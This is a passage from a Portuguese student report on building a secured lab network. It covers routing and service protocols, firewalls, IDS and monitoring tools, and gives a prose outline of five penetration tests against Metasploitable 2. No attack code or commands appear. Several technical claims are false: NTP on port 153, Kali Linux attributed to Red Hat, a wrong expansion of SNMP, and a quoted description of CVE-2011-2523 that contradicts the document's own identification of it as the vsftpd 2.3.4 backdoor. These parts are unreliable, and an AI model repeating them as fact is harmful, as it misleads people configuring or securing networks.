


Figura 14.

SSH handshake, figura adaptada de [23]

2.3.4 PROTOCOLO OSPF

Para a interconexão entre os roteadores, é utilizado o protocolo de roteamento *Open Shortest Path First* (OSPF), cujas definições estão padronizadas pelas RFC 2328 [10] e RFC 5340 [11], versão 2 e versão 3 respectivamente. Destaca-se que o OSPF é um protocolo do tipo *Internal Gateway Protocol* (*IGP*), utilizado internamente em um *Autonomous System* (*AS*).

Dentro pilha de protocolos do modelo TCP/IP, o protocolo OSPF opera sobre o protocolo IP diretamente, não utilizando o *Transmission Control Protocol* (*TCP*) para controlar a transferência de dados [13].

Conforme o professor Dr. Georges [12], OSPF é um protocolo com base no roteamento de estado de enlace. Nessa concepção, o OSPF utiliza-se daquela informação para escolher a melhor rota de envio de cada pacote de dados, essa tarefa é realizada pelo algoritmo *Short Path First* (*SPF*), também conhecido como algorítimo de *Dijkstra*, criado por Edsger Dijkstra em 1956 [13].

O protocolo OSPF permite a segmentação do *Autonomous System* em várias áreas, de modo a reduzir o tempo de cálculo de rotas pelo algoritmo *SPF*, tal como, a atualização do banco de dados topológico mais rapidamente (ou *Link State Database - LSDB*) [14]. Nessa topologia, todas as áreas devem estar conectadas fisicamente à área zero (*backbone*). A figura 15 ilustra o conceito de áreas OSPF. No exemplo, as áreas subjacentes 1 e 2 estão ligadas fisicamente ao *backbone*.




Figura 15.

Áreas OSPF

Internamente a cada área OSPF, as informações dos estados dos *links* (ou *Link State Advertisements - LSA*) são organizadas no *Link State Database - LSDB*, propagados pelo *Designated Router (DR)* aos demais vizinhos.

A figura 17 demonstra como é constituído um *LSA* e o conjunto de vários desse, para formar o *LSDB*.




Figura 16.

LSA e LSDB, figura adaptada de Jeremy's IT Lab [15]

Ressalta-se que em cada sub-rede pertencente a uma determinada área OSPF, um roteador é eleito como o principal, ou seja, o *DR* e outro como *Backup Designated Router (BDR)*. Os demais roteadores são designados como *BDROther*. A tabela padrão dessa sub-rede é mantida no roteador eleito como *DR*, e uma cópia é mantida no roteador *BDR*. Isso evita sincronizações excessivas dentro da sub-rede [15]. A figura 17 ilustra esse conceito.




Figura 17.

Designated Router Election



A descoberta de roteadores vizinhos e a atualização do *LSDB* ocorre dinamicamente por meio de mensagens *OSPF* enviadas para os endereços IP *multicast AllSPFRouters* (224.0.0.5) ou *AllDRouters* (224.0.0.6). Cada mensagem é antecedida do cabeçalho (*header*) *OSPF*, ilustrado na figura 18, cujos campos contêm:

- i: **version**: (8 bits) para indicar a versão do protocolo;
- ii: **type**: (8 bits) para indicar o tipo de pacote *OSPF*: tipo 1) *Hello Packet*; tipo 2) *Database Description*; tipo 3) *Link-State Request*; tipo 4) *link-State Update*; e tipo 5) *Link-State Acknowledgement*;
- iii: **packet length**: (16 bits) indica tamanho do pacote *OSPF* em bytes;
- iv: **router ID**: identificação do roteador de origem;
- v: **area ID**: área *OSPF*, (0.0.0.0 área do *backbone*);
- vi: **checksum**: soma verificadora;
- vii: **AU type**: tipo de autenticação a ser utilizada; e
- viii: **authentication**: (64 bits) para uso do esquema de autenticação.

0	7 8	15 16	31
Version	Type	Packet length	
	Router ID		
	Area ID		
Checksum		AU type	
	Authentication		
	Authentication		

Figura 18. Cabeçalho *OSPF*, figura adaptada de Lobato [14]

Para ocorrer a sincronização do banco de dados *OSPF*, são necessários os cinco tipos de pacotes listados no campo *type*. Cada pacote desempenha uma função nesse processo [13]:

- 1) **Hello Packet**: utilizado para descobrir roteadores *OSPF* adjacentes, estabelecer adjacências e eleger o *DR* e o *BDR*. Tem o tempo de vida útil de 40 segundos, sendo considerado um protocolo por si só;
- 2) **Database Description - DBD**: verifica se os bancos de dados *LSDB* adjacentes estão sincronizados ou não. O processo “*Database Exchange Process*” é empregado, previamente, para eleger um *Master* e um *Slave* antes da sincronização;
- 3) **Link-State Request - LSR**: solicita ao roteador adjacente os *LSAs* que não possui, localmente, ou que estão mais atualizados;
- 4) **Link-State Update - LSU**: resposta ao *LSR*, via *Unicast* ou *Multicast* (para *AllSPFRouters*), contendo a quantidade de *LSAs* e as *LSAs* requisitadas; e

- 5) **Link-State Acknowledgement - LSAck**: resposta de confirmação do recebimento de uma ou mais *LSAs* solicitadas via pacote *LSU*.

Caso um dos *LSA* contido no banco *LSDB* não sofra atualização por 30 minutos, o roteador deverá anunciar-lo para todos os roteadores da área. Esse tempo é fixo, chamado de *LSRefreshTime* [13], e qualquer *LSA* que atinja o tempo de vida de 1 hora (*MaxAge*) deve ser removido.

Portanto, o *OSPF* demonstrou ser um excelente protocolo de roteamento interno a um *Autonomous System*, superando vários obstáculos do gerenciamento estático, e sendo uma alternativa robusta a outros protocolos com funções similares.

2.3.5 PROTOCOLO SNMP

O *Network Manager Protocol* (SNMP) é utilizado no projeto para o monitoramento e gerenciamento dos dispositivos de rede com a ferramenta Zabbix (apresentada na seção 2.11). Foi escolhido por ser um padrão de mercado aberto e adorado por vários fabricantes de dispositivos de rede.

Dentro da pilha de protocolos TCP/IP, o SNMP, encontra-se na camada de aplicação, e opera sobre o protocolo *User Datagram Protocol* (UDP) nas portas 161 e 162.

Segundo Santos et al. [49], existem três versões do protocolo SNMP:

- i: SNMPv1, principal RFC 1157 de 1990 [50]
- ii: SNMPv2c, principal RFC 3416 [51]
- iii: SNMPv3, principais RFCs 3410 [52] e 3584 [53]

As duas primeiras versões do SNMP são inseguras, por basear o controle de acesso no conceito de comunidade, já a versão SNMPv3 emprega o mecanismo de autenticação baseado em criptografia.

Para implementação do gerenciamento com o protocolo SNMP é necessário o emprego de uma entidade de gerenciamento centralizada, responsável por monitorar vários dispositivos. Nos dispositivos gerenciados, encontram-se os agentes SNMP, responsáveis por envio das informações contidas no *Management Information Base* (MIB) para o servidor. No lado oposto, está o *Network Management System* (NMS), entidade responsável pelo gerenciamento das informações coletadas pelo SNMP Manager e disponibilizá-la ao usuário, por meio do SNMP Application.

A figura 19 mostra os componentes básicos utilizados na implementação do protocolo SNMP.




Figura 19.

Componentes SNMP, figura adaptada Jeremy's IT Lab [54]

Nesse contexto, MIB é a designação dada ao conjunto de objetos gerenciados e conhecidos por um gerente, nela está a definição de como esses objetos devem ser disponibilizados aos gerentes. Cada informação monitorada é identificada de forma única por um *Object Identifier* (OID) [49].

Para recuperar um OID dentro da árvore de identificadores, utiliza-se a *Dot Notation* (notação ponto), onde o primeiro número (à esquerda) representa a copa da árvore MIB e o último número (à direita) representa a informação solicitada. A figura 20 ilustra o percurso dentro da árvore para recuperar o nome do dispositivo gerenciado (*sysName*) [55].




Figura 20.

OID 1.3.6.1.2.1.1.5, extraída de [55], figura adaptada de Jeremy's IT Lab [54]

A árvore MIB de OID está disponível online em [55]. Suas informações são extraídas da RFC 3418 [56].

No projeto, o protocolo adorado como parão para o gerenciamento dos dispositivos de rede é o SNMPv3, por apresentar comunicações seguras. A implementação do SNMPv2c será apresentada apenas para fins didáticos.

Para o teste de configuração do protocolo SNMP é utilizado utilitário *Net-SNMP* [57], que está disponível para a maioria das distribuições *Linux*, possuindo também versões para os sistemas operacionais *Windows*.

2.3.6 NETWORK ADDRESS TRANSLATION (NAT)

Segundo Kevin e W. Richard [58], NAT é um mecanismo essencial para se reutilizar um mesmo conjunto de endereços IPs em diferentes partes da *internet*. A solução NAT foi concebida para contornar a escassez de endereços IP roteáveis

na internet. Sua operação está documentada nas RFCs 2663 [59] e 3022 [60]. No projeto é empregado para fazer a conversão tanto entre duas redes privadas, como também, entre endereços privados e públicos. Os endereços privados, aqueles que não podem ser roteados na rede mundial de computadores, estão descritos na RFC 1918 [61]. A figura 21 mostra o espaço de endereçamento permitido para endereços privados.


10.0.0.0	-	10.255.255.255	(10/8 prefix)
172.16.0.0	-	172.31.255.255	(172.16/12 prefix)
192.168.0.0	-	192.168.255.255	(192.168/16 prefix)

Figura 21.

Endereços privados, figura adaptada de [61]

Conforme a RFC 3022 [60], o método básico NAT consiste no mapeamento de um grupo de endereços IP para outro grupo de endereços IP, de forma transparente para o usuário. Contudo, é possível fazer a conversão simultânea de endereços IP e portas de serviços. Este último método é chamado de *Network Address Port Translation* (NAPT), essas duas operações são referidas tradicionalmente como NAT.

A figura 22 ilustra a operação básica NAT, onde o endereço 192.168.0.1 é traduzido pelo roteador para endereço 203.0.113.1 no pacote de ida. O pacote de retorno sofre a operação inversa pelo roteador.




Tradução do pacote de ida

Figura 22.

Operação Básica NAT

A figura 23 ilustra a operação NAPT, nela é possível observar que o pacote de ida sofre tradução do endereço 192.168.0.1 e porta 34279, para o endereço 203.0.113.1 e porta 3000. O roteador realiza a operação inversa com o pacote de retorno.



Tradução do pacote de ida

Figura 23.

Operação Básica NAT



2.3.7 PROTOCOLO NTP

O *Network Time Protocol* (NTP) é responsável por manter a hora sincronizada entre os dispositivos de rede, a informação correta de tempo é fundamental para o servidor de logs manter corretamente a linha de tempo dos eventos ocorridos. O servidor NTP é implementado no projeto para assegurar que o tempo esteja corretamente ajustado entre os dispositivos.

Dentro da pilha de protocolos TCP/IP, o NTP pode operar em conjunto com os protocolos UDP ou TCP, na porta 153. Os endereços IPv4 224.0.1.1 e o IPv6 ff0x::101 estão reservados para mensagens *multicast* NTP, conforme atribuição da IANA [62].

A padronização do protocolo NTP está prevista na RFC 5905 [63], para detalhamento do seu cabeçalho a seção 7.3 (*Packet Header Variables*) poderá ser consultada.

No Brasil, a referência de hora oficial é responsabilidade da Divisão Serviço da Hora, do Observatório Nacional - ON [64], já a sincronização dos servidores de internet é fornecida pelos servidores do npt.br [65], mantidos pelo Núcleo de Informação e Coordenação do Ponto Br [66].

2.3.8 DOMAIN NAME SYSTEM (DNS)

O *Domain Name System* (DNS) é um banco de dados distribuídos usado para o mapeamento entre o *hostname* e o endereço IP correspondente.

Dentro da pilha de protocolos TCP/IP, o DNS trabalha na camada de aplicação, podendo utilizar o protocolo TCP ou UDP, na porta 53, conforme documentação oficial disponível nas RFCs 1034 [67] e 1035 [68].

Quando consultado por um cliente, o servidor DNS responde o endereço IP correspondente ao *hostname* informado. Em posse do endereço IP, o cliente pode realizar suas requisições diretamente ao servidor final que possui os serviços desejados. A figura 24 ilustra essa operação.




Figura 24.

Resolução DNS, figura adaptada de [69]

O projeto não contempla a implementação de um servidor DNS. Os servidores do Google (8.8.8.8 e 8.8.4.4) serão os utilizados para a resolução de nomes.


2.3.9 PROTOCOLO DHCP

Para comunicação entre dispositivos de rede utilizando os protocolos TCP/IP, cada item requer um conjunto de configurações, o que se torna inviável fazer manualmente à medida que a quantidade de dispositivos é incrementada.

O *Dynamic Host Configuration Protocol* (DHCP) é o protocolo responsável por prover, de modo automático, as configurações básicas aos dispositivos na rede. Ele foi baseado no *Internet Bootstrap Protocol* (BOOTP) [58].

Conforme a RFC 2131 [70], o DHCP é um protocolo da camada de aplicação e opera sobre o protocolo UDP. As mensagens do cliente para o servidor são enviadas via porta 67, e as respostas do servidor ao cliente, pela porta 68.

A figura 25 descreve a operação de atribuição de endereço IP utilizada pelo protocolo DHCP.



Operação DORA, figura adaptada de [58]

Quando um dispositivo é adicionado à rede, uma mensagem *DISCOVER* (descoberta) é enviada ao servidor DHCP, via *broadcast* na porta 67; que, no que lhe concerne, envia uma mensagem *OFFER* (oferta) contendo o "Your" IP Address (seu endereço IP). Após receber uma ou mais mensagens *OFFER*, o cliente envia uma mensagem *REQUEST* (requisição) contendo o IP escolhido, em seguida, o servidor responde ao cliente a mensagem *ACK* (ACKnowledgement, confirmação), confirmando a escolha do cliente e indicando para este que o novo endereço IP poderá ser usado [58].

Esse processo é popularmente conhecido como DORA, em referência às mensagens *Discover*, *Offer*, *Request* e *Ack* [71].



2.3.10 PROTOCOLO HTTP E HTTPS

No projeto, o *Hypertext Transfer Protocol* (HTTP) e sua versão segura (HTTPS) são empregados para disponibilizar aos usuários informações contidas em aplicações web, as quais podem ser consumidas remotamente por meio de navegadores.

O HTTP está padronizado pela RFC 2616 [72], e o HTTPS pela RFC 9110 [73]. A diferença básica entre o primeiro e o segundo protocolo, é que o HTTPS utiliza-se da camada de transporte seguro (*Transport Layer Security - TLS*) para proteger as informações que trafegam pela rede.

Dentro da pilha de protocolos TCP/IP o HTTP e HTTPS operam sobre o TCP, nas portas padrões 80 e 443 respectivamente.

2.3.11 PROTOCOLO FTP, SFTP e SCP

Para transferência de arquivos entre dois *hosts* do projeto, os protocolos: *File Transfer Protocols* (FTP), *SSH File Transfer Protocols* (SFTP) e o *Secure File Copy* (SCP) são implementados no projeto, conforme requisitos dispostos na Atividade nº 1.

O protocolo FTP foi padronizado pela RFC 959 [74], e utiliza o Protocolo TCP, nas portas 20 e 21, para realizar a transferência de arquivos. A porta 21 é utilizada para estabelecer a conexão e envio de comandos de controle entre os *hosts* envolvidos na transferência de arquivo, já a porta 20 é utilizada para realizar a transferência dos dados [75].

O Segundo protocolo utilizado para transferência de arquivo é o SFTP, como o próprio nome declara, esse protocolo opera sobre o protocolo SSH, porta 22, que provê segurança para transferência de arquivos [76].

O terceiro protocolo apresentado, o SCP [77], também utiliza-se do protocolo SSH para transferência segura de arquivos. Este diferencia-se do anterior, por não ser um protocolo interativo, ou seja, usa apenas o *Shell* e comandos remotos para transferir arquivos entre dois hosts. Por outro lado, o SFTP disponibiliza comandos interativos, possibilitando, por exemplo, a retomada de uma transferência interrompida. Esses dois protocolos são implementados por diversas ferramentas, sendo uma das mais populares a *FileZilla*, disponível em [78].

2.3.13 PROTOCOLO LDAP

Segundo Tanenbaum [34], o *Lightweight Directory Access Protocol* (LDAP) “pode ser considerado um ‘catálogo telefônico de assinantes’”, por ser um protocolo que permite o acesso interativo de leitura e gravação em um servidor de diretórios. Ele é frequentemente utilizado para autenticação

[79] e para o armazenamento de informações sobre usuários, grupos e aplicações [80].

O protocolo LDAP é um protocolo da camada de aplicação e opera sobre o protocolo TCP, nas portas 389 e 636, para comunicação não criptografada e criptografada por meio do canal TLS, respectivamente. Sua documentação está descrita na RFC 4511 [81].

2.4 DEMILITARIZED ZONE - DMZ

Segundo [82], uma zona desmilitarizada (DMZ), nome dado em referência à barreira fronteiriça entre as penínsulas coreanas Norte e Sul, é um segmento de rede que contém os serviços expostos à rede externa. É um ponto considerado vulnerável a ataques por estar exposto à *untrusted network* (rede não confiável).

A finalidade de uma DMZ é adicionar camadas extras de segurança à rede interna da instituição, ao expor somente parte dos serviços internos de uma rede à *untrusted network*. Quando bem implementada, fornece um ponto extra para monitorar e mitigar potenciais violações de segurança antes que elas cheguem à rede interna, onde ativos mais valiosos são armazenados [82].

2.5 DATA CENTER

Um Data Center (DC) é uma sala física, prédio, ou instalação que abriga uma infraestrutura de TIC (Tecnologia de Informação e Comunicação), voltada ao armazenamento, processamento, gerenciamento e entrega de aplicações e serviços, consoante IBM [83].

No contexto do projeto proposto, o Data Center será o local de armazenamento dos serviços LDAP, Servidor de *Logs*, Aplicação Zabbix e da Aplicação contendo a Pilha ELK (*Elasticsearch, Logstash and Kibana*).

2.6 WIRESHARK

Para captura e análise dos pacotes transmitidos via rede, dentro da topologia implementada neste projeto, é empregada a ferramenta Wireshark [84]. Essa ferramenta foi escolhida por permitir uma análise profunda de centenas de protocolos, bem como, possibilita a análise em tempo real (*online*) ou em modo offline dos pacotes capturados. Tais funcionalidades são fundamentais na análise dos protocolos implementados e também no estudo do comportamento da topologia durante os ensaios que serão apresentados neste trabalho.

Essa ferramenta fornece uma interface mais interativa, se comparada a outras ferramentas de linha de comando, como, por exemplo, a ferramenta *tcpdump* [85], disponível na maioria das distribuições do sistema operacional Linux.



2.7 FIREWALL PFSENSE

Dentro da abordagem de segurança cibernética baseada em camadas; o *firewall* é, normalmente, o primeiro elemento responsável por monitorar o tráfego de entrada e saída de uma rede e decidir quais pacotes de dados específicos serão bloqueados ou liberados consoante suas regras de segurança [86]. Desse modo, o *firewall* pode ser empregado entre duas redes, de modo a controlar o tráfego entre elas baseando-se em suas regras de controle de acesso.

Dentre os diversos *firewall* comerciais e *open source* disponíveis no mercado, a proposta de projeto prevê a implementação do *firewall pfSense*, solução baseada na distribuição Linux *FreeBSD* [87].

O *firewall pfSense* provê uma interface gráfica, disponível via web, que permite realizar as configurações de modo mais interativo, além de possuir diversos *plugins* disponíveis para a integração e extensão de duas funcionalidades padrões.

O funcionamento básico do *pfSense* estrutura-se na filtragem de pacotes baseada nos endereços de origem e destino, bem como no tipo de serviço e portas requisitadas. Os detalhes de instalação e configuração inicial estão disponíveis no Apêndice IV e as justificativas das regras implementadas estão descritas na Seção 4.2

2.8 IDS/IPS SNORT

O SNORT é um software de detecção de intrusão (*Intrusion Detection System - IDS*) e prevenção de intrusão (*Intrusion Prevention System - IPS*) de código aberto. Ele é projetado para monitorar o tráfego de rede e detectar ameaças, como ataques de rede, malware e explorações de vulnerabilidades. O Snort utiliza uma linguagem de regras para identificar padrões específicos em pacotes de rede e tomar ações em caso de detecção de ameaças. Além disso, o SNORT pode ser integrado a outros sistemas de segurança, como *firewalls*, sistemas de análise de logs e plataformas de gerenciamento de segurança [88].

O SNORT é conhecido por sua velocidade e eficiência, além de ser altamente personalizável. Ele pode ser executado em modo passivo (IDS) ou ativo (IPS), dependendo das necessidades de segurança de cada organização. Além disso, o SNORT oferece uma ampla comunidade de usuários e desenvolvedores que contribuem com o desenvolvimento de novos recursos e regras de detecção de ameaças. Em resumo, o SNORT é uma ferramenta poderosa e amplamente utilizada para a detecção e prevenção de ameaças de rede [88].

Na implementação do projeto, o SNORT atuará em parceria com o *firewall PFSENSE*, de modo a complementar a barreira de segurança entre a rede WAN e a LAN.

2.9 FIREWALL IPTABLES

O *firewall netfilter/iptables* é um aplicativo de linha de comando, presente na maioria das distribuições Linux, é utilizado para realizar a filtragem de todos os pacotes transitados pelas interfaces de um *host*. Ele foi criado por Paul Russel [89] e incluído no *Kernel Linux* da série 2.4 em 1999 [90].

Basicamente, o *iptables* especifica os critérios para retornar, liberar ou bloquear os pacotes de dados em trânsito. As regras são organizadas de maneira hierárquica, de modo que, se a primeira regra não der *match* (corresponder) com o pacote em trânsito, a regra seguinte é avaliada, e assim sucessivamente.

O *firewall iptables* possui cinco tabelas padrões: *filter*, *nat*, *mangle*, *raw* e *security*. Essas tabelas são compostas de duas ou mais cadeias de regras (*chains*) que organizam as regras de filtragem, são elas: PREROUTING, INPUT, OUTPUT, FORWARD, POSTROUTING, SECMARK, e CONNSECMARK [91].

No projeto, o *firewall iptables* é aplicado aos servidores internos à DMZ e ao DATA-CENTER, de modo a prover uma camada de segurança complementar à do *firewall pfSense*.

2.10 SERVIDOR WEB APACHE

Para ser implantado na DMZ da topologia do projeto, foi escolhido o Apache HTTP Server como servidor web. Ele é um software de código aberto resultado de um desenvolvimento colaborativo [92]. Em relação ao software, um servidor web possui vários componentes que controlam como os usuários acessam os arquivos hospedados por meio de requisições e respostas baseadas nos protocolos HTTP ou HTTPS. A diferença entre o primeiro e o último protocolo, é que o HTTPS recorre à camada de transporte seguro (TLS) para envio de mensagens entre cliente e servidor.

A instalação e configuração do servidor web Apache está detalhada no Apêndice VIII.

2.11 SERVIDOR ZABBIX

O Zabbix é um software livre de monitoramento de TI que usa o protocolo Zabbix para coletar e trocar informações sobre os itens monitorados. O protocolo Zabbix combina várias tecnologias, incluindo JDP, SNMP e monitoramento de sistemas. A plataforma oferece a opção de configurar alerta por e-mail a partir de eventos de segurança identificados, o que é benéfico para as atividades da equipe de NSOC, especialmente no que diz respeito à detecção e triagem [93].



Além disso, a equipe de operações e segurança de infraestrutura tem à disposição as seguintes funcionalidades: autodescobrimento de servidores e dispositivos de rede, monitoramento distribuído com gerenciamento centralizado via web, monitoramento sem necessidade de instalação de agentes nos endpoints, envio de notificações por e-mail e auditoria.

2.12 ELASTICSEARCH, LOGSTASH E KIBANA

Elasticsearch, *Logstash* e *Kibana* são três componentes de uma pilha de soluções de análise de logs e big data conhecida como *Elastic Stack*. *Elasticsearch* é um motor de busca distribuído e altamente escalável que permite indexar, pesquisar e analisar grandes volumes de dados em tempo real. É projetado para ser flexível, escalável e fácil de usar, tornando-o uma escolha popular para aplicações de busca, análise de log e monitoramento de sistemas. *Logstash* é uma ferramenta de coleta de dados que pode ser usada para ingressar, processar e normalizar dados de diversas fontes. Ele suporta uma ampla variedade de formatos de entrada, incluindo logs, eventos, metadados e muito mais, e permite que os dados sejam transformados e enriquecidos antes de serem enviados para o *Elasticsearch*. *Kibana* é uma plataforma de visualização de dados que oferece uma ampla variedade de recursos para explorar, visualizar e compartilhar dados armazenados no *Elasticsearch*. Com o *Kibana*, os usuários podem criar gráficos, dashboards e relatórios interativos para obter uma visão clara e fácil de entender dos dados armazenados no *Elasticsearch*. Juntos, *Elasticsearch*, *Logstash* e *Kibana* formam uma solução completa e altamente escalável para coleta, processamento e análise de dados em larga escala. Eles são amplamente utilizados em aplicações de monitoramento de sistemas, análise de logs, segurança da informação e muito mais [94].

2.13 TESTES DE SEGURANÇA

A proposta do projeto final propõe a implementação, execução e análise de 5 (cinco) ataques considerados atuais, a partir de uma máquina *Kali Linux*, distribuição Linux da empresa *Red Hat*, cuja finalidade é a realização de testes de penetração (*pen test*) [95].

Diante do desafio, e para facilitar a execução dos *pen tests* a máquina virtual *Metasploitable 2* foi escolhida para ser alvo dos ataques, por se largamente utilizada para ensaios e teste de vulnerabilidade, sua documentação encontra-se disponível em [96]. Para explorar suas vulnerabilidades foi escolhido o *Metasploit Framework* (MSF) [97] por possuir integração nativa com a distribuição *Kali Linux* [98].

O primeiro ataque implementado no projeto final consiste no mapeamento das portas abertas dos serviços oferecidos pela DMZ. A simulação é realizada a partir de uma nuvem

cloud, em direção ao NSOC, para simular a execução de um ataque externo. Esse ataque foi escolhido, por possibilitar a visualização de possíveis portas e serviços contendo vulnerabilidades.

O segundo ataque simula a execução de um *Cross-site Scripting* (XSS) Refletido, sendo um tipo de ataque de injeção de script que ocorre quando o conteúdo malicioso enviado para um site web é refletido de volta para o usuário, onde é executado pelo navegador. Como o conteúdo malicioso é refletido diretamente do servidor para o navegador do usuário, não é gravado no servidor. O atacante pode usar uma URL maliciosa que contém um script para forçar o usuário a executar o código. O conteúdo malicioso pode roubar cookies, sessões, senhas e outras informações confidenciais.

O terceiro ataque simula um ataque DDoS externo contra o servidor web hospedado na DMZ do NSOC. Um ataque de negação de serviço distribuído (DDoS, *Distributed Denial of Service*) é uma forma de ataque em rede que visa tornar um serviço ou sistema inacessível aos usuários, interrompendo a disponibilidade dos recursos. O ataque é realizado por meio do envio de muitas solicitações de serviço ou pacotes de dados para um servidor, a partir de um ou vários computadores distintos. O objetivo é sobrecarregar a capacidade do servidor, excedendo a capacidade de processamento e recursos de rede, tornando-o incapaz de atender a demanda legítima.

O quarto teste de instrução consiste em um ataque de força bruta oriundo da rede interna contra o servidor web hospedado na DMZ. O Ataque de força bruta é um tipo de acesso não autorizado a um sistema de computador, onde o invasor tenta adivinhar um valor ou chave de acesso, como nomes de usuário e senhas, em uma forma sistemática e repetida. Esta técnica geralmente envolve o uso de um software para realizar milhares ou milhões de tentativas de login consecutivas, tentando obter acesso ao sistema.

O teste final de segurança explora a *backdoor* existente na biblioteca VSFTP 2.3.4, descrita pela CVE-2011-2523, que cria uma conexão não autorizada pela porta 6200. “Essa vulnerabilidade reside no componente de comunicação do sistema *Sun Java System Access Manager* (JSAM). Essa vulnerabilidade permite ao invasor aproveitar o recurso de inicialização para obter acesso não autorizado às credenciais de autenticação armazenadas. O componente foi desenvolvido usando o protocolo de autenticação *Kerberos V5*. Quando um usuário se conecta ao JSAM, o protocolo de autenticação *Kerberos V5* valida o usuário e fornece ao usuário um ticket de inicialização. Esse ticket de inicialização é usado para acessar outros recursos e serviços, como serviços web. A falha de segurança CVE-2011-2523 permite que um invasor possa obter um ticket de inicialização válido de um usuário autenticado” [99]



3. MATERIAIS E EQUIPAMENTO UTILIZADOS

Para implementar a topologia proposta no projeto final da disciplina de Redes e Comunicação, foram utilizados os seguintes itens:

